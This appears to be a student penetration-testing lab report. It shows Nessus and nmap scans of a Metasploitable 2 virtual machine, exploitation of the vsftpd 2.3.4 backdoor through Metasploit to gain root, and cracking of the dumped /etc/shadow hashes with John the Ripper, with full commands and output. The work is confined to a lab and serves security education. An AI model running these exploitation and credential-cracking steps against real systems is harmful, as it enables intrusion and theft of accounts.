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**OPERATING SYSTEMS**  
**EXPLOITATION DEMONSTRATION**


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Kolby MacDonald  
Operating Systems Exploitation

# SETUP PROCESS

## 1. Connect Machines:

- Connected machines to a local Nat Network for security purposes:



- Ping each machine to guarantee connection:

- Attacking Machine: Kali Linux
- Target Machine: Ubuntu Metasploitable 2

```

(bugs@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:55:2d:70 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1b:48:07 brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:a5:95 brd ff:ff:ff:ff:ff:ff
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:6a:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.6/24 brd 10.0.2.255 scope global dynamic noprefixroute eth3
        valid_lft 86400sec preferred_lft 86400sec
    inet6 fe80::a00:27ff:fe01:6ae5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever


(bugs@kali)~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
 64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.067 ms
 64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.741 ms
 64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.610 ms
^C
--- 10.0.2.15 ping statistics ---
 3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.066/0.672/0.743/0.052 ms

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:7a:f7:d1 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe7a:f7d1/64 scope link
        valid_lft forever preferred_lft forever


msfadmin@metasploitable:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data:
 64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.822 ms
 64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.843 ms
^C
--- 10.0.2.6 ping statistics ---
 2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.822/0.832/0.843/0.030 ms
msfadmin@metasploitable:~$
  
```

## 2. Nessus installed and configuration:


- Downloaded:



- Licence Utilisation:



## c. Software Updates:



Overview License Utilization **Software Update** Encryption Password

**Automatic Updates**

☒ Update all components


☐ Update plugins

☐ Disabled

**Update Frequency** Daily

**Update Server** Example: custom-host.mydomain.com

## d. Advanced settings:



Advanced Settings [New Setting](#)


Advanced Settings allow you to manually configure global settings. In order for these settings to take effect, a restart of the Nessus service or server may be required. NOTICE: Settings configured in scans or policies will override these values.

User Interface Scanning Logging Performance Security Miscellaneous


Search Settings 96 Settings

Setting	Identifier	Value
Allow Post-Scan Editing	allow_post_scan_editing	Yes
Disable API	disable_api	No
Disable Frontend	disable_frontend	No

## e. Scanner Health:



## f. Password Management:



Password Management

Password Management allows you to set parameters for passwords, as well as turn on login notifications and set the session timeout. Login notifications allow the user to see the last successful login, last failed login attempts (date, time and IP) and if any failed login attempts have occurred since the last successful login. Changes will take effect after a soft restart.

**NOTICE:** Changes to the Session Timeout and Max Login Attempts settings will not take affect until the Nessus ser...

Password Complexity ☐ OFF

Session Timeout (mins) 30

Max Login Attempts 5

Min Password Length 8

Login Notifications ☐ OFF

#### 4. Configuration of Linux Scan:

- a. Config of the Advanced Scan, After port and host enumeration scan:

This screenshot shows the configuration for an advanced scan. The 'Name' and 'Description' fields are both set to 'METASPLOITABLE ADVANCED SCAN'. The 'Folder' is set to 'My Scans' via a dropdown menu. The 'Targets' field contains the IP address '10.0.2.15'. At the bottom, there are two buttons: 'Upload Targets' and 'Add File'.

Name	METASPLOITABLE ADVANCED SCAN
Description	METASPLOITABLE ADVANCED SCAN
Folder	My Scans
Targets	10.0.2.15
<div>Upload Targets      Add File</div>	

This screenshot shows the 'Remote Host Ping' settings. The 'Ping the remote host' toggle is turned 'ON'. Under 'General Settings', 'Test the local Nessus host' is checked, and 'Use fast network discovery' is unchecked. Under 'Ping Methods', 'ARP', 'TCP', and 'UDP' are checked. 'Destination ports' is set to 'built-in'. 'ICMP' is checked, and the option to 'Assume ICMP unreachable from the gateway means the host is down' is unchecked. The 'Maximum number of retries' is set to '2'.

**Remote Host Ping**

Ping the remote host ☒ ON

**General Settings**

- ☒ Test the local Nessus host  
This setting specifies whether the local Nessus host should be scanned when it falls
- ☐ Use fast network discovery  
If a host responds to ping, Nessus attempts to avoid false positives, performing additional tests. Fast network discovery bypasses those additional tests.

**Ping Methods**

- ☒ ARP
- ☒ TCP  
Destination ports: built-in
- ☒ ICMP  
☐ Assume ICMP unreachable from the gateway means the host is down
- Maximum number of retries: 2
- ☒ UDP


This screenshot shows the continuation of the scan configuration. 'Enable safe checks' is checked. 'Stop scanning hosts that become unresponsive during the scan' is checked. 'Scan IP addresses in a random order' is unchecked. 'Automatically accept detected SSH disclaimer prompts' is unchecked, with a note that it will attempt to agree to prompts in SSH connections. 'Scan targets with multiple domain names in parallel' is unchecked. 'Create unique identifier on hosts scanned using credentials' is checked. The 'Trusted CAs' field is empty, with a note that CA certificates listed here will be considered as trusted CAs by the scan.

- ☒ Enable safe checks
- ☒ Stop scanning hosts that become unresponsive during the scan
- ☐ Scan IP addresses in a random order
- ☐ Automatically accept detected SSH disclaimer prompts  
This will automatically attempt to agree to prompts in SSH connections that Tenable products are configured to recognize.
- ☐ Scan targets with multiple domain names in parallel
- ☒ Create unique identifier on hosts scanned using credentials


Trusted CAs: CA certificates listed here will be considered as trusted CAs by the scan

# VULNERABILITY SCANNING


1. Port Scan:




2. Host Enumeration:



3. Advanced Scan:



4. Vulnerabilities found:



## 5. Showing two vulnerabilities for demonstration purposes:

**CRITICAL** NFS Exported Share Information Disclosure

**Description**  
At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

**Solution**  
Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

**Output**  

```
The following NFS shares could be mounted :  
  
+ /  
+ Contents of / :  
- .  
- ..  
- bin  
- boot  
- cdrom  
- dev  
- etc  
- home  
- initrd  
- initrd.img  
- lib  
- lost+found  
- media  
- mnt  
- nohup.out  
- opt  
- proc  
- root  
-/sbin  
- srv  
- sys  
- tmp  
- usr  
- var  
- vmlinuz  
less...
```

**CRITICAL** Bind Shell Backdoor Detection

**Description**  
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

**Solution**  
Verify if the remote host has been compromised, and reinstall the system if necessary.

**Output**  

```
Nessus was able to execute the command "id" using the  
following request :  
  
This produced the following truncated output (limited to 10 lines) :  
----- snip -----  
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#  
----- snip -----
```

To see debug logs, please visit individual host

Port ▲	Hosts
1524 / tcp / wild_shell	10.0.2.15

## 6. All scans performed:

## My Scans

Search Scans 3 Scans

<input type="checkbox"/> Name	Schedule
<input type="checkbox"/> METASPLOITABLE ADVANCED SCAN	On Demand
<input type="checkbox"/> METASPLOITABLE HOST ENUM	On Demand
<input type="checkbox"/> METASPLOITABLE PORT SCAN	On Demand

# EXPLOITATION

## 1. Process:

### a. Technique implemented to exploit vulnerabilities in target machine:

- i. Start by running “nmap -sV 10.0.2.15”, the -sV flag attempts gives service and version detection as well as their ports:

```
(bugs@kali) - [~/Downloads]
nmap -sV 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-15 13:25 MST
Nmap scan report for 10.0.2.15
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
```

- ii. Vsftpd versions 2.X.X are vulnerable to backdoors because:

CRITICAL
vsftpd Smiley Face Backdoor
< >

---

**Description**

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

- iii. This is a good lead because as mentioned in the description it could give root permissions so I attempt to find an exploit using msfconsole:

```
(bugs@kali) - [~/Downloads]
$ sudo msfconsole
[sudo] password for bugs:

[#####] $a, [#####]
[#####] $S ?a, [#####]
[#####] ,a$ ,a$ [#####]
[#####] %p" [#####]
[#####] "a, "a,$$ [#####]
[#####] "a,$$ [#####]
[#####] "$ [#####]

=[ metasploit v6.2.25-dev ]
+ --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ --=[ 951 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

- iv. Tab completing “use exploit/unix/ftp/vsftpd”

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

- v. Next is configuring the exploit with “show options”:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |


Payload options (cmd/unix/interact):


| Name     | Current Setting | Required | Description                                   |
|----------|-----------------|----------|-----------------------------------------------|
| EXITFUNC | process         | yes      | Function to be called when exit is requested. |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

- vi. Set the required remaining options:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

- vii. Exploit the machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.15:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.15:21 - USER: 331 Please specify the password.
[*] 10.0.2.15:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.15:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.6:38259 -> 10.0.2.15:6200) at 2022-12-15 13:43:20 -0700
```

## b. Confirmation Results:

- i. “Whoami” for account access:

```
[*] Command shell session 1 opened
whoami
root
```

- ii. Verify that the shell is the desired target by running the “ip a” command which should show 10.0.2.15 not 10.0.2.6:

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP>
    link/loopback 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host
    inet6 ::1/128 scope host
    valid_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP>
    link/ether 08:00:27:3c:70:20
    inet 10.0.2.15/24
```

- iii. Target machine successfully exploited with root access.

## c. Post Exploitation:

- i. Ran “cat etc/shadow” to view stored accounts and “cat /etc/passwd” for passwords:



```
[*] Command shell session 1 opened
cat /etc/shadow
cat /etc/passwd
```

- ii. Now in a separate terminal I run a few commands to prepare:

```
(bugs@kali)-[~]
$ john
Created directory: /home/bugs/.john
John the Ripper 1.9.0-jumbo-1-bleeding-aec1328d6c
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
```

```
(bugs@kali)-[~]
$ cd .john
```

- iii. I copied the shadow and password file to my attacker under this folder and created a formatted file:

```
(bugs@kali)-[~/john]
$ ls
passwd.txt  shadows.txt
```

```
(bugs@kali)-[~/john]
$ unshadow passwd.txt shadows.txt > crackme.txt
```

- iv. Lastly, run it against the rockyou wordlist.

```
(bugs@kali)-[~/john]
$ john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

- v. Wait for the session to complete:

```
(bugs@kali)-[~/john]
$ john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Remaining 1 password hash
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ms 0:00:01.22 0000 (2022-12-15 15:27) 0g/s 152284p/s 152284c/s 152284C/s  ejngyhga007..*7;Vamos!
Session completed.
```

- vi. Display Cracked Passwords:

```
(bugs@kali)-[~/john]
$ john --show crackme.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002,,,:/home/service:/bin/bash
```

- vii. Account Access Gained

```
(bugs@kali)-[~/john]
$ john --show crackme.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002,,,:/home/service:/bin/bash
```

# **TECHNICAL REPORT**

## **Introduction:**

### ***Personnel Involved:***

Pentester: Kolby MacDonald

### ***Assets Involved in Testing:***

Kali Linux: 2023-2 Virtual Machine

Metasploitable (2) Virtual Machine

### ***Objectives of Test:***

Prove exploitation and post exploitation of a linux machine. Gain access and perform some degree of malicious act to prove the vulnerability of the machine.

### ***Scope of Test:***

The scope is exploitation on local network between an attacker machine and victim linux machine.

### ***Strength of Test:***

Considering local aspect the strength of testing methods allowed is essentially only limited to local and digital techniques.

### ***Approach:***

Set up attacker and victim virtual machines. Scan the target machine using nessus. Create an attack vector based on vulnerabilities. Use metasploit to set the exploit. Exploit the target machine. Gain elevated access. Access passwords and accounts information. Crack the passwords.

### ***Threat/Grading Structure:***

The grading structure will be based on the "Information Security Risk Rating Scale". The determined threat was Extreme.

## **Information Gathering:**

### ***Passive Intelligence:***

Allowed. This will be used as an initial attack vector for creating a vulnerable environment.

### ***Active Intelligence:***

Allowed: The primary function for information gathering, port scanning, enumeration, exploitation testing.

### ***Personnel Intelligence:***

Allowed: The primary objective is to obtain user information.

## **Vulnerability Assessment:**

### ***Vulnerability Classification Levels:***

Extreme: Extreme risk to victim machine information and security.

High: High risk to victim machine information and security.

Elevated: Risk to machine, not to direct information.

Moderate: Small risk to machine, not to direct information

Low: Little to no risk at all.

### ***Technically Vulnerabilities:***

OSI Layer Vulns: Extreme number of open and vulnerable ports.

Scanner Found: Nessus and Nmap both successful in finding vulns.

Manually Identified: vsftpd\_2.3.4\_backdoor

Overall Exposure: Extremely exposed to remote access.

### ***Logical Vulnerabilities:***

Non OSI Vuln: /etc/passwd file encrypted but accessible.

Type of Vuln: Information breach.

How/Where Found: Post exploitation file exploration.

Exposure: High exposure for weak passwords to be cracked.

### ***Summary of Results:***

65 Vulnerabilities Found.


13 Critical

7 High

28 Medium

5 Low

129 Informational Vulnerabilities.



### **Exploitation Vulnerability:**

#### ***Timeline:***

12/4/2022 - 12/15/2022

#### ***Targets Selected:***

10.0.2.15 Metasploitable(2) machine.

#### ***Exploitation Activities:***

Included in Included METASPLOITABLE\_ADVANCED.pdf

#### ***Indirect Attack:***

Client Side:

Timeline: 12/14/2022 - 12/15/2022

Targets Identified: 10.0.2.15

Success Rate: 100%

Level of Access: Full Access

**Post Exploitation:*****Privilege Escalation Path:***

Remote Attacker - msfconsole - vsftpd\_2.3.4\_backdoor - local victim with full privilege.

***Critical Information Acquisition:***

Username and Passwords acquired and decrypted.

**Value of Information:**

Extreme - complete exposure of the system.

***Persistence:***

Capable - Multiple layer persistence possible.

***Exfiltration:***

Capable - complete data exfiltration possible.

***Detection Capabilities:***

Viewing of log files - if cleanup is not performed.

**Conclusion:**

With only the use of Nessus and Metasploit, complete control was achieved. The breach highlights the importance of robust and modern security measures. Moving forward, consistent updates, regular vulnerability assessment, and proactive penetration testing are imperative to reduce potential threats. Exploiting vulnerable systems remotely can be very easy for attackers. Simple tools can be used to remotely inject malicious code or execute arbitrary commands on the target machine. Misconfigurations, weak authentication, or software vulnerabilities can allow threat actors complete access to unsuspecting systems. This demonstration shows how important it is to maintain an understanding of tools that modern threat actors are using.